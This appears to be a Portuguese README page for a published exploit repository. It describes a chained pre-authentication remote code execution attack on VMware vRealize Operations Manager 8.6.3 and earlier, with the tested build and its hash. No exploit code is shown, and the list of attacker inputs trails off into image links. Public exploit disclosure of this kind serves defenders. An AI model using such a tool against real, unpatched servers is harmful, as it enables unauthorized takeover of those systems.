 sourceincite/dashoverride
Este é um exploit de RCE pré-autenticado para VMware vRealize Operations Manager

Este é um exploit de RCE sem autenticação prévia para o VMware vRealize Operations Manager (vROPS) que afeta versões <= 8.6.3.19682901.
Steven Seeley, do Instituto de Pesquisa de Vulnerabilidades da Qihoo 360
O exploit foi testado contra a versão 8.6.3.19682901 usando o arquivo vRealize-Operations-Manager-Appliance-8.6.3.19682901_OVF10.ova (SHA1: 4637b6385db4fbee6b1150605087197f8d03ba00), mas sabe-se que funciona também contra outras versões mais antigas.
Este exploit encadeia três vulnerabilidades que foram corrigidas. Mais detalhes podem ser encontrados no post do blog:
Este exploit exigirá que o atacante forneça:

